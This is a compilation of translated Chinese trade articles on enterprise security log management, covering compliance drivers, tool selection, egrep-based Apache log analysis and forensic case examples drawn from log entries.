企业安全日志管理指南

企业安全日志管理指南

安全规范（Regulations）通常要求对日志数据进行收集、存储，而且还要求对这样大规模的数据进行审核、并作相应处理。过去，你的系统管理员可能经常通过分析日志文件来追踪一些设备上出现的问题，好让应急响应团队能及时发现可疑破坏或严重事故的关键所在。但是 PCI、HIPPA、GLBA、SOX 以及其它一些规范戏剧性地改变了这一惯例。现在，不管是财富 500 强企业，还是小型零售连锁店，还是当地的小医院，日志管理都已经变成一了项巨大的挑战。

日志管理化繁为简

现在，不管是财富 500 强企业，还是小型零售连锁店，还是当地的小医院，日志管理都已经变成一了项巨大的挑战。日志自动管理产品 （以及管理服务）可以稍微帮你缓解一下这个挑战。让我们看看为何日志管理会变得这么困难，这些工具又是如何帮助我们减轻日志管理的负担。

日志管理：自己开发解决方案

许多机构在面对像日志管理这样艰巨的新需求时，都想自主开发一套解决方案。这确实是可行的，但并不建议这样做。 （如果要自己开发的话）首先，你得有一台 syslog 服务器，用来把部分日志集中化。这确实不失为一个好办法。但是只有一部分日志能被集中起来。

日志管理解决方案选择

有一些供应商只提供纯粹的日志管理，有些 SIEM 服务商提供日志管理能力和单独的产品，另外还有一些管理服务供应商。这里有一些提示，以帮助你选择一个适合你公司的供应商。

- 如何选择日志管理解决方案

日志文件分析

日志的分析工作需要有完善的搜索技能作基础，那样你才能找出问题所在。现在似乎所有的新设备、工具、甚至桌面软件都可以生成日志或基于文本(text-based）的数据了。与此同时，迅猛产生的日志数据也给日志分析带来了不少挑战。 首当其冲的就是日志的集中采集和存储。

- 高效分析日志文件

日志取证技术

你能从你们公司那一大堆的日志数据里找出要取证的目标吗？现如今，你的整个网络所产生的大量日志数据足以把人吞没。所有的设备都在以纳秒为单位记录着整个企业网络里的一举一动。最大问题就变成如何才能从你的入侵检测器、防火墙分析器、日志解析器以及其它服务器上找出任何攻击的蛛丝马迹。

- 日志取证技术基础

日志管理 VS 事件管理

日志管理和事件管理，哪种技术才是最适合你们的--亦或二者皆可？ 在大企业里，往往有来自各个方面的安全考虑和监管压力，迫使你不得不处理来自网络、安全设备、数据库以及应用程序的大量数据。通常，这个数据量都不是你的网管人员、安全顾问以及安全分析师所能应付得过来的。

- 日志管理 VS 事件管理（SIEM）

日志应用

攻击者试图通过我们允许的协议实施隧道攻击。这就导致了 SQL 注入、缓存溢出和其它应用层攻击的增长。这种情况迫使我们修改我们的日志策略。虽然我们过去一直把重点放在以网络为中心的攻击方面，保留防火墙报警和网络流量等数据，但是，我们现在需要把重点放在应用层日志方面。

- 如何估算日志产生率
- 应用日志对于检测黑客攻击非常重要

日志管理化繁为简

安全规范（Regulations）里通常要求对日志数据进行收集、存储，而且还要求对这样大规模的数据进行审核、并作相应处理。过去，你的系统管理员可能经常通过分析日志文件来追踪一些设备上出现的问题，好让应急响应团队能及时发现可疑破坏或严重事故的关键所在。但是 PCI、HIPPA、GLBA、SOX 以及其它一些规范戏剧性地改变了这一惯例。现在，不管是财富 500 强企业，还是小型零售连锁店，还是当地的小医院，日志管理都已经变成一了项巨大的挑战。

日志自动管理产品 （以及管理服务）可以稍微帮你缓解一下这个挑战。让我们看看为何日志管理会变得这么困难，这些工具又是如何帮助我们减轻日志管理的负担。

概览

许多规范里面都提出并/或实现了日志管理要求。一个明确的规划，能帮助你全面地达到这些规范要求。概括起来，以下这一些核心的要求是所有规范都需要的.

采集和保存。不同的规范对保留的具体年限有不同要求，一般来说，至少要保留一年以上，长的则达到 7 年。日志的记录范围不仅仅是路由器、交换机、防火墙和入侵检测系统这些网络设备和安全设备， 数据库以及其它一些规范内要求的应用程序也必须有日志记录。

审计追踪。日志记录必须被设置到适当的级别，这样管理员和安全分析员才可以追踪某人作了哪些操作，来自或者去往哪个系统，当然，还要能答得上审计员的问题。

监测。你不能只是收集，储存日志，过后就把它扔在一旁。你必须监测日志，一般来说，至少每天都得监测一次，并且要向审计员显示你确实一直在这样做。

除了对那些一目了然的网络和安全设备日志进行核查，最重要的是要从中监测用户的行为。确保你能从日志文件里看出来哪个用户获取过哪些资源。

SystemExperts 的副总裁 Richard Mackey 说：“通常人们考虑的只是用户在某个时刻访问了某一给定信息，但是如果我们要对认证和访问进行管理的话，我们还得知道许多附加信息，这只有通过完善的日志才能获得。”

补救。所有这些规范的宗旨就是你所要做的是解决安全问题，而不是只记录它们。不管是防火墙配置错误、防病毒升级还是用户的不当操作，都应该要能从你的日志里反映出来。

这意味着它是达到其它方面要求的基石。

Matt White 是一家大型零售商的信息安全工程师，他们公司所采用的产品是 SenSage。他表示：“我们对日志管理系统提出的要求各种各样，非常杂乱。有时候我们需要查看境外用户的访问量、有时候要知道保存有持卡人信息的数据库当前正在执行哪条 select 语句，有时又需要它提供基于已知认证用户列表实现的异常警告，也就是说有哪些不该访问的人访问了。我们想把一个用户对应的服务帐户和系统帐户区分开来，并分别进行审计。“从而形成集成的/链式的监管体系。你还需要证明这些日志本身以及它们所含的信息没有被改动过，也没有被不正当人员查看或接触过。

突出的难题

日志管理不是一个简单的任务，也不会是一个便宜的工程。它没有捷径可走，需要投入大量人力、财力，还需要有良好的策略、基础设施、实施以及持续的执行力。如果你达不到这些，审计员就该打电话找你麻烦了。在日志管理里存在一些障碍，使得它非常难以实施。再加上吞并或收购这些变化，以及新业务计划、新系统、新程序的加入，这些问题会变得加倍复杂。

无所不包地记录日志。你面临有两种选择。你可以在各自独立的系统里采集并分析日志，或者你也可以把日志集中到一个地方。很明显，把日志集中到一个地方存储对于开发提供了很大的便利，但是要做到这一点并不容易。你可以设立一台 syslog 服务器，它可以集中处理大量的日志（但并不是全部）。不断地从不同系统里自动采集日志是一项很有挑战性的任务。

拖慢系统。把日志调到规范里要求的级别会让你的网络和设备明显变慢。所以先得做好准备，在这些基础设施上投放资金以满足需求。你准备好了为日志记录牺牲防火墙、代理以及生产服务器的性能了吗？

各种日志格式的混杂。许多记录是以标准的 syslog 格式存在的。这一点让人高兴。但是 Windows 事件日志却不是。还有一些非常流行的安全设备、工具、应用程序以及数据库程序也不是标准格式。在你打算自己开发程序前就应该先考虑这一问题。试想一下为每种格式都开发一个解析器，并用正则表达式来分别查询，或者是把它们一股脑全放到关系型数据库里去再用 SQL 语句来查询你想要的。

White 认为：“有一个很要命的问题是我们的日志来源各种各样，我们的日志来自 Windows，Solaris，Linux 这些不同的操作系统，还来自入侵检测系统（IDS）、防火墙、远端拨入验证系统(RADIUS)等网络组件，有时候我们还需要对 Oracle， SQL Server 这些不同的数据库做日志，此外还需要对 HP 3000，IIS，Apache，MS ISA 这些各种各样的服务器记录代理日志。 而且这些种类还在不断增加，花样越来越繁多。这会让你的开发根本看不到头。”

以 PB 为单位计的日志容量。这些系统所产生的日志体积是很吓人的。即使是一个比较小的团体也能产生数个 TB 的需要长期保存的数据。并且你还需要一些合适的方法来检索它。

“管理这样庞大的数据是最大的问题，“White 说。“对于大型零售商我们配备了一个较小的 IT 团队，并且还把很多开发任务外包了出去。”

一切还未结束。就算你已经克服了日志采集和存储的问题，你的业务、网络以及安全人员什么时候会抽点空整理一下日志并从中监测相关事件呢？

Mackey 表示：”我们发现大部分机构都在采集信息这一环上做得很不错，但是由于日志文件分散、复杂而且极其庞大，所以他们根本没有好好去分析日志。“

理解这一切。你如何才能克服日志的庞大体积、不同格式、不同系统，从里面获得你想要的信息？你手下可能有人能理解某种系统的语言和潜在问题，这种人才能从破译出日志文件里隐藏的问题。但是如果你想要查询整个系统的运行情况的话，那几乎是不可能的。

报告能力。单个的系统同样有可能无法为内部调查和审计提供强大的报告能力。并且如果不能对它作恰当的分析的话，你就没法获得涵盖整个系统和应用程序的有用报告了。

这样做安全吗？在这上面有一个很重要的问题。你的确需要加密这些可能包含敏感信息的日志数据。这意味你得考虑加密操作，这就样就又带来了让人头痛的新问题。你必须在传输和其它时候都确保数据的完整性，最后你还得提供对这些数据的适当的访问权限，同时还得做好隔离。这在集中采集日志的系统里是没有什么好方法可以办到的。

注意：日志可能包含敏感数据，如信用卡号码。这通常应归结于应用程序的安全漏洞，它在你调高日志记录级别前通常并不会显露出来。

该记录多少信息呢？如何对每个系统和应用程序设定一个恰当的日志记录级别是一个不太简单的问题。如果级别设得太低了，你就没法获得足够的信息。如果太高了 ，又会给你本来就很吃紧的性能和存储增加不必的负担。

有没有办法协调好这一切？把所有这些因素都协调好真不是件容易的事情，尤其是对于那些庞大、复杂、分散的企业。Mackey 说：“最难的问题就是让人们团结一致。确保各个应用程序的负责部门把它们的日志数据分享出来。”

扫除障碍

日志自动管理工具改变了这一情况。

Mackay 说：“如果没有日志自动管理工具，我们几乎不可能达到规范的要求”。

虽然日志管理产品和服务并不完全是即插即用，但它们能扫清最紧迫的障碍。

集中化。通过内置的日志采集器，日志管理产品能很好地处理与每个系统、数据库和应用程序之间的关系。集中日志使得存储问题变得容易解决，同时还可以保存日志供报告、审计用。相比为每个单独的系统增加空间，你可以更容易地掌控存储需求，还可以更好地控制在各个部门或业务单位的花费和回充(charge-back)。

标准化/相关化。日志管理系统能解析多种日志格式，并能把它们标准化成一种通用格式，那样你就能通过统一的语句查询整个系统里的各种日志了。

分析。一旦你把日志集中存储起来并有通用的办法在整个系统和应用程序里查询日志之后，定期监测就变得可行了。分析师和管理员可以使用中央控制台审查日志来检查安全性，规范性以及操作上的问题。这些工具通常都内置有能促进分析的组件，并且通常还包含规范兼容包(compliance packages)以实现日志数据与特定标准要求之间的映射。这使得事件响应和取证变得简单多了。当然，人工干预也还是少不了的。

“按照它的自动化程度，它还没有达到完全不需要人参与的地步，”Mackey 表示。”日志管理工具使得那些理解日志以及各个组件的人可以查看并理解日志。但它们并不能自动识别所有突发的事件。”

事件管理。虽然它们并不等同于安全信息和事件管理（security information/event management ）工具，但是日志管理产品还是通常提供了一些自动报警功能，它是基于已知的安全问题和用户定义规则作出判断的。有些机构买不起 SIEM 时就经常把它们当作“轻量级 SIEM”来用，它们有时也可以用来与同一生产商或第三方生产的 SIEM 工具集成使用。

附加值。日志管理可以为你节省时间和成本，甚至还可以提供高于标准的安全性。很多机构都通过审查日志来解决网络及其它 IT 问题。如果你可以把解决问题的时间从比如 10 分钟压缩到 2 分钟，那就体现出了投资价值。

赛门铁克的高级产品营销经理 Todd Zambrovitz 说：“如果你能够做出不同粒度的报告并且确保报告的一致性，那就有一个案例论证(business case justification)等着你。”

“如果你能用三分之一的时间完成同样的任务，或是用一半的时间生成信息，那你就成了一桩内部案例(internal business case)的典型”。

Eric Laszlo 是 Redcats USA 的高级管理信息技术管理人员，他们公司是 LogRhythm 的客户。他介绍说：“我们会记录一些非 PCI 导向的信息。”网络段(network segment)和信用卡或订单输入没有什么关系，我们就在交换机或路由器上利用它，并把服务器的那一套架构更多地留来作故障排除 。“

脚下留神

日志管理使得我们的工作变得简单，但并非所有时候都这么简单。想要成功地部署它必须得先仔细进行规划并对你的企业有透彻的了解。还要对今后的业务增长有一个预判。

步步为赢。先从那些最关键的部分开始，或者，如果有哪个部分厂商已经为你处理得特别好了，就从那个部分开始。SystemExperts 的 Mackey 建议先从周边设备开始。例如为了达到 PCI 标准，先安装并配置好防火墙，保护持卡人数据。不过，始终记着，这还仅仅是个开始。

Matt White 也是从为他所在的零售公司做一个重要的客户信息数据库开始起步的，通过在一个项目上的数个月的开发，如果他再从头做一遍的话，他肯定可以做得大不一样了。

“我们最开始的方法是根据应用程序来部署。我本来应该按照操作系统所采用的技术来部署：Windows 安全事件记录、Unix 的 syslog。这样就可以事半功倍。解决了操作系统之后，下一步就是确定数据库的日志记录等级，并在此基础上提高到你所需要的应用程序级别。”

协调。“和公司里的所有其它活动一样，你得始终把技术上、组织上、成本上的诸多因素考虑再三，”Mackey 说。“小的机构可以快速作出决策，但是大公司就得花上好些时间来协调各种行动，包括日志来源、存取权限、报告路线、分配存储空间以及分配预算。”

标准化。选择一个产品作为你们的参照标准，并围绕它开发与之一致的策略。

获得帮助。你的团队里可能没有这方面的专家，至少在最初部署时是不会有的。大型咨询公司可以帮助你起步。但 Mackey 警告说，不要迷信这些服务。评估你的真正需求。先按规章里的标准起步，确定你需要采集哪些日志，日志的审核频率需要多高，需要什么样的报告，以及审计员需要哪些信息。为你的系统需求设立一个底线。

确定哪些系统是相关的，并控制那些系统生成的日志数据以及访问那些系统的网络设备。

（作者：Neil Roite　译者：Sean　来源：TechTarget 中国）

日志管理：自己开发解决方案

许多机构在面对像日志管理这样艰巨的新需求时，都想自主开发一套解决方案。这确实是可行的，但并不建议这样做。

（如果要自己开发的话）首先，你得有一台 syslog 服务器，用来把部分日志集中化。这确实不失为一个好办法。但是只有一部分日志能被集中起来，比如像思科的防火墙和路由器，Unix 服务器、部分入侵检测系统以及其它一些系统。Windows 事件日志（你的网络里应该会有一些 Windows 软件吧）需要一些第三方程序才能转换成 syslog。然后你还有数据库日志、专用防火墙、应用程序日志等等，不胜枚举。

你还得找到一种将日志数据标准化的方法，这样在一个系统里出现的“connection”字样才可能和另一个系统产生的”a success”被理解成同一种意思。然后你可以用 grep 工具来查找，或者把信息先保存到数据库里再用运行即席查询。你还得想办法解决同步时间这样的问题，这样才能根据时区同步印度尼西亚和纽约的事情。

除此之外，你还要考虑在合适的时机添加新的系统和应用、保证数据完整性、生成有用的报告、访问控制、职责划分等等。 所以说，这是可能的，但是我们并不推荐。

Matt White 是一家零售企业的信息安全工程师，他们公司最终采用了 SenSage 的产品。在谈到其中原因时，他表示：“最开始，我们和 Unix 和数据库方面的相关人员曾经讨论过自己开发，但是在看了我们的业务需求之后，最终还是决定采用其它公司的产品。而且，我们也不习惯把这种类型的安全解决方案外包出去--因为我们最有兴趣关注的就是我们的海外同事。

他们在肯塔基大学做过这个尝试，得到的结果差强人意。

Mark Frost 是肯塔基大学的网络安全人员，这所大学采用了 LogLogic 的产品以达到 PCI 和 HIPAA 标准的要求。他表示：“大问题就是缺乏自动化。我们没法用它生成报告或是设置日志文件该保存到哪里等。我们没法在日志数据里找出想要的东西：没法解析任何格式，没法用正则表达式。结果就是什么都没做--只是把数据拿了过来再导到平面文件(Flat File)里。生成一份简单的报告都要花上数个小时。更不用说在上面自动做什么智能化的搜索了。最后大家都觉得受不了了。”

(作者：Neil Roite　译者：Sean　来源：TechTarget 中国)

如何选择日志管理解决方案

有一些供应商只提供纯粹的日志管理，有些 SIEM 服务商提供日志管理能力和单独的产品，另外还有一些管理服务供应商。这里有一些提示，以帮助你选择一个适合你公司的供应商。

- 避免那些不能很好地和其他技术整合的解决方案，特别是专用的数据库（不能导出数据给第三方作报告）和分析工具。请确认你的日志数据可以用于其他日志管理系统，因为你有可能必须完全换一个服务商。
- 寻找整合了尽可能多的你所部署服务的简易（out-of-the-box）方案，以减少你在配置上的麻烦，但同时确定该方案能够提供丰富的 API，你可以对它进行自定义，特别是对于你公司特有的应用程序。

“很多产品仅专注于系统记录，但在 PCI 的范围内却有多种不同的日志源，”一家大型零售商的信息安全顾问 Matt White 说 ，“你需要灵活处理任意类型的结构化日志数据，不论该日志的来源是什么，从而满足任意类型的业务需求。”

- 该产品对性能的影响应达到最小，并拥有最大限度的透明度。例如，该产品对日志源是否要使用主机代理，其效果是什么？
- 该产品应该创建了灵活和细致的规则，从而使这些工具能够适应你的业务。它应该能够灵活的创建过滤器，并将过滤器和各种事件管理和报警功能（监控输出、输入）整合在一起，还能灵活的对外整合其他元件。
- 该产品应具备第三方加密功能，从而保护数据不受攻击。要求支持算法，加密和密钥管理技术很容易集成。
- 选择一个能提供强有力支持的公司以帮助你部署产品。 SystemExperts 公司的副总裁 Richard Mackey 说：“厂商可能意识到了问题的复杂性，但无论是组织或技术上说，他们都不能意识到你的复杂性，”。

- 管理团队很重要，所以你可以保持一个稳定的系统管理员队伍，因为他们是最了解系统的人，不管所涉及的系统是什么。另一方面，务必保持各种职责相互独立。

（作者：Neil Roite　译者：Sean　来源：TechTarget 中国）

高效分析日志文件

日志的分析工作需要有完善的搜索技能作基础，那样你才能找出问题所在。

现在似乎所有的新设备、工具、甚至桌面软件都可以生成日志或基于文本(text-based）的数据了。与此同时，迅猛产生的日志数据也给日志分析带来了不少挑战。

首当其冲的就是日志的集中采集和存储。幸好现在我们有几种办法可用。日志通常都被集中转储到位于网络中心的 syslog,日志管理或 SIM 系统里。因此，现在面临的最大问题就是如何才能有效地筛选这些日志数据并从中找出所需的相关安全信息。

虽然有好几种开源或商业软件可以进行一度程序的日志分析，但是有一个工具是它们都用到的--正则表达式（regex）。从根本上来说正则表达式就是一串字符串，它使得几乎任何一种语言或搜索工具都可以对大量的文本数据执行快速、高级的搜索操作。正则表达式现在有好几个变种，使用得最广泛的一种是 Perl 风格的正则表达式。.NET Framework，Python，Java，Javascript ，所采用的格式都属于 Perl 风格，当然 Perl 里用的也是。结合任何一种搜索工具或脚本语言使用这种正则表达式，你都可以从大量的数据里快速、高效地解析出有用信息。

Apache，或者说 httpd 的日志是我们检查得最频繁的，我们时不时就得看看日志里有没有出现什么问题。这些 Web 日志里往往隐藏着许多重要信息。比如说攻击尝试、攻击成功的迹象，甚至还能发现攻击的征兆。

我们将重点介绍通过 egrep 工具使用正则表达式。egrep 提供了一种很简单的搜索文件的语法并且几乎在当前流行的所有操作系统上都可以用。（ Windows 用户可以 从各种来源下载到它的免费版本）

另外，记住所有能在 egrep 下使用的正则表达式在其它程序或脚本语言里也一样能兼容。

在本文中，我们将用 Apache 日志进行示范。但是这种通过正则表达式、egrep 处理 httpd 日志的方法可以在数百种其它的平台、工具以及日志类型上借用。理解什么是危险以及如何找出危险对于发现你们的安全隐患是非常重要的。

第一步：了解日志格式

要编写针对这些日志格式的正则表达式，我们首先就得理解它的结构。Aapche 会保留服务器访问记录之类的信息，通常是在/etc/httpd/logs 目录下，日志文件一般以 access_log 这样的方式命名。

你可以配置 Apache 让它把日志记录发送到一个 syslog 或 SIM 系统上去，如果是这样的话，你的日志格式可能与默认格式略有不同。Apache 会按如下格式保存用回车符分隔开的日志条目。

10.10.10.10 - frank [10/Oct/2007:

13:55:36 -0700] “GET /apache_pb.gif

HTTP/1.0” 200 2326

让我们一点一点地分开看。第一个值，10.10.10.10 就是客户端的 IP 地址，如果 HostnameLookups 启用了的话，接下来紧跟的就是客户端的主机名。往下来是日期和时间戳，10/Oct/2007:11:55:36 -0700。这对于某些与时间相关的操作是至关重要的。

接下来，我们看到的是 HTTP 头信息。这个信息是非常重要，因为它让我们了解到用户发出的是哪种类型的请求。在本例中 “GET/apache_pb.gif HTTP/1.0 ”表示的是一个 GET 方式的请求，请求的目标是位于 httpd 服务器根目录下名为 apache_pb.gif 的这个图片文件。

最后，服务器返回响应代码， 200 ，表示该请求已经成功处理了。余下的那一点信息则是服务器响应内容的长度。

第二步：开始下手

理解了日志格式的各个部分之后，我们就可以开始着手检查日志里的可疑请求记录了。例如，那些请求 WebMin 这个 Web 管理工具的记录，还有请求 admin 这样的管理界面的记录都是非常可疑的。

大多数情况下这些特征字串都是日志记录里的一部分。知道这一点后，我们就可以把这些字串当作正则表达式用 egrep 处理。

```
>egrep  -n webmin access_log
```

这很容易看懂：先是 egrep 命令，然后跟上它的配置参数，然后是搜索条件，最后是要进行搜索的那个文件的文件名。

加上-n 参数后，就能显示出匹配的行的行号，以方便后面我们引用它。上面这条命令执行后应该要显示出所有在请求的 URL 里包含有 webmin 的日志条目， 比如像下面这个样子：

```
57:10.10.10.10 - bob

[10/Oct/2007:20:24:18 -0700] “GET /

webmin HTTP/1.0” 404 726
```

结果显示在日志文件的第 57 行，有一条发生在 10 月 10 日下午 8：44 的请求记录，所请求的是 Webmin 目录。我们还看到服务器返回了一个 404 错误，表示无法定位到该目录。这样做是很有必要的，因为那有应该有访问权限的用户肯定已经明确知道文件的具体

路径（而不用请求整个目录）。如果不处理好的话，Bob 这样找着找着就能发现我们服务器的漏洞。

第 3 步：继续改进

有时候我们很想看看由 Bob 发出，并且服务器响应代码为 200 的那些请求。因为那表明它获取了所请求的资源。我们可以采用如下这条命令：

```
>egrep  -n -i  “bob|200”  access_log
```

它返回的结果是出现了“Bob”或“200”的那些条目，不过这还并不能保证就一定由是 Bob 发出、并且响应为 200 的请求。它返回的结果还有不少其实并不是我们想要的。如果我们把 Bob 和 200 同时作为搜索条件，搜索出来的结果就可以更准确一些。如果注意到 Bob 和 200 都是被空格分隔开了的话，我们还可以更进一步地改进搜索条件。另外， 注意 -i 这个参数，它表示忽略大小写，因此 Bob, bOb, boB, bob, 以及 BOB 都可以匹配我们的搜索结果。

```
>egrep  -n  -i  “\bbob\b. *200*”  access_log
```

这条命令就可以把搜索条件设为“bob″和”200“同时出现的行。在 bob 两头的\b 表示的是单词边界，或者说单词的开始和结束。200 前的那个*表示的是在 bob 和 200 之前有一些字符，200 之后的那个*则表示允许 200 后面存在其它字符。这样的话，将返回如下结果：

```
57:10.10.10.10 - bob

[10/Oct/2007:20:24:18 -0700] “GET /

webmin HTTP/1.0”  404 726

59:10.10.10.10 - bob
```

[10/Oct/2007:20:24:59 -0700] “GET

/admin HTTP/1.0” 404 726

65:10.10.10.10 - bob

[10/Oct/2007:20:25:35 -0700] “GET /login

HTTP/1.0” 404 726

从上面的搜索结果里，你应该能看出来，Bob 似乎在找什么东西。很可能是管理员登陆入口之类的，或者是入侵 Web 服务器的通道。另外，如果你注意一下时间戳信息的话，你就会发现他在短短一分钟内发送了三次请求，这说明他要么打字超快，要么就是在用某种自动工具。而更可能的是后一种情况，这让我们有了足够的理由进一步分析他的行为。

同时，注意 Bob 的请求返回结果全都是 404 ”not found″信息。为什么会这样呢？我们要搜索的明明是返回代码为 200 的记录啊。这就是电脑没有人聪明的典型例子，在我们这个例子里，日期时间戳恰好包含有 200 这个字串，于是它就被搜索出来了。使用正则表达式经常会造成误报，但是通过我们的简单查询，我们可以排除大部分误报。

下面让我们进一步分析 Bob 的行为。

第 4 步：继续追踪

我们的最后手段就是找出 Bob 发送请求时的 IP 地址，以此跟踪它的行为。这要求我们必须在正则表达式里转义 IP 地址里的句号。转义的目的是告诉正则表达式引擎，按字面意思解释这个字符，而不用考虑它的特殊意义。请看下面这条命令：

>egrep -n -i “10\.10\.10\.10” access_log

它让 egrep 找出日志文件里所有含 10.10.10.10 的条目。结果如下：

57:10.10.10.10 - bob

[10/Oct/2000:20:24:18 -0700] “GET /web

min HTTP/1.0” 404 726

59:10.10.10.10 - bob

[10/Oct/2000:20:24:59 -0700] “GET

/admin HTTP/1.0” 404 726

65:10.10.10.10 - bob

[10/Oct/2000:20:25:35 -0700] “GET /login

HTTP/1.0” 404 726

120:10.10.10.10 - [10/Oct/2000:21:14:11

-0700] “GET /index.html HTTP/1.0” 200

2571

157:10.10.10.10 - [10/Oct/2000:21:50:59

-0700] “GET /parent/directory HTTP/1.0”

404 726

260:10.10.10.10 - [10/Oct/2000:22:25:15

-0700] “GET /support.htm HTTP/1.0” 200

1056

由此可以看出，Bob 明显是在四处试探我们的网站，但是还不一定有什么违法或越轨行为。不过，继续查看包含这一信息记录也是非常有必要的。

保持警惕

在进一步寻找更严重的攻击迹象时，我们不能只盯着请求频率和请求目标。比如说，在监视一个网络银行应用时，就一定要特别注意发送给 transfer 的请求。例如，如果有人试图偷窥他人的转帐记录，那就会出现好多下面这种记录：

10.10.10.10 - [10/Oct/2000:x:x:x -0700]

“GET /banking/view/transfer.jsp?id=12345

HTTP/1.0” 200 1042

10.10.10.10 - [10/Oct/2000:x:x:x -0700]

“GET /banking/view/transfer.jsp?id=12346

HTTP/1.0” 500 798

10.10.10.10 - [10/Oct/2000:x:x:x -0700]

“GET /banking/view/transfer.jsp?id=12347

HTTP/1.0” 200 1042

10.10.10.10 - [10/Oct/2000:x:x:x -0700]

“GET /banking/view/transfer.jsp?id=12348

HTTP/1.0” 500 798

从这里我们可以看出来，有人发现了 URL 里的 id 有机可乘，并企图通过每次给 id 加 1 看到别的转帐记录。这样的大安全漏洞肯定是你在分析日志时最希望斩获的。

（作者： Brad Causey 译者：Sean 来源：TechTarget 中国）

日志取证技术基础

你能从你们公司那一大堆的日志数据里找出要取证的目标吗？

现如今，你的整个网络所产生的大量日志数据足以把人吞没。所有的设备都在以纳秒为单位记录着整个企业网络里的一举一动。最大问题就变成如何才能从你的入侵检测器、防火墙分析器、日志解析器以及其它服务器上找出任何攻击的蛛丝马迹。

众所周知，稍有疏忽，那些能证明攻击事件的关键证据就可能在这其中的任何一资料库里湮灭。那么，该审查哪些地方呢？从何着手呢？下面就让我们介绍一些侦测技术，好让你知道哪些地方是需要特别留意的。

理论上来说，你首先应该根据一些条件减小目标范围。比如说根据某个可疑的时间范围，某个毫无意义的 IP 地址，或是那些只有管理员才能执行的操作，比如对组策略的改动。多条重复出现的日志记录，比如反复尝试输入错误密码，也是潜在威胁的体现。采用商业日志管理工具或服务也是个不错的办法，那样可以帮助你更好地找出目标，并且还能更深入地发掘日志里隐藏的威胁。

我们询问了数位专家以听取他们的见解和实际案例经验。出于隐私考虑，我们没法重现所有信息，但是这些安全应该足以让你知道如何下手搜寻这些重要信息。当然，这些例子只是冰山一角。商业工具能帮你锁定目标并把事件关联起来，而自己学着侦测这些可疑之处则有利于提高自己的技术水平。

案例 1：未经授权的数据下载

有一家公司因经营不善破产倒闭。所有数据库管理权限都被冻结，任何资料都禁止删除。取证人员在一位经理的电脑上发现了这条记录。

这条日志显示有一位经理在系统被封锁后仍然用他的电脑从一个网站上下载了包含有用户信息的一个 zip 文件。


“一开始，我们甚至根本就不知道有这么一台 Web 服务器存在，它停放在外面。”接手这个案件的奥兰多电子发现(e-discovery)律师 Ralph Losey 说。他们就是根据日志文件里的踪迹发现了那个 IP 的服务器。

教训：这条记录惹人注意的原因一是因为它产生的时间段（冻结后，并且是在下班时间晚 9 点后），二是因为这个文件所请求的网站。分析师根据这条日志里的 IP 地址最终跟踪到了这位用户。所以一定要小心下载 zip 和其它类型的大文件，尤其是在大多数人都应该不在工作的下班时间段。

案例 2：无法登录到网络

这个安全发生在一家正准备开始交易的证券经纪商。但是交易员们发现他们无法登陆进他们的电脑了。在这样的情况下，所有人都会问的一个问题就是：“在他们下班回家的这段时间里发生了什么，是谁做了这些手脚？”

各种各样的 Windows 服务器产生大量的日志数据使得这个问题变得非常棘手。在这个案例中， 我们使用 SenSage 的日志管理工具过滤所有数据，以找出夜间在策略设置和群组帐户设置之前发生的关键事件。下面就是它找出来的那一条：


1192097062 **2007-10-11 11:04:25** user.notice slon10p00022.ACME.ac-group.com MSWinEventLog 1 Secu-rity 1276931 Thu Oct 11 11:04:22 2007 566 Security msooky_g02 User Success Audit SLON10P00022 Directory Service Access Object Operation: Object Server: DS Opera-tion Type: Object Access Object Type: %{bf967aa5-0de6-11d0-a285-00aa003049e2} Object Name: %{206138e6-cb3e-4f37-abbf-2c9a606145f8} Handle ID: - Primary User Name: SLON10P00022$ Primary Domain: ACME Primary Logon ID: (0x0,0x3E7) **Client User Name: clumsy_admin** Client Domain: ACME Client Logon ID: (0x0,0xF9EB2193) Accesses: DELETE **Properties: DELETE** Additional Info: Additional Info2: Access Mask: 0x10000 1276930

在这个案例中，最容易让人怀疑的就是活动目录(Active Directory),IT 人员确定有人在前晚改动过组织单元(Organization Unit)。他们发现了一系列的组策略改动事件发生，包括上面提到的这一件。

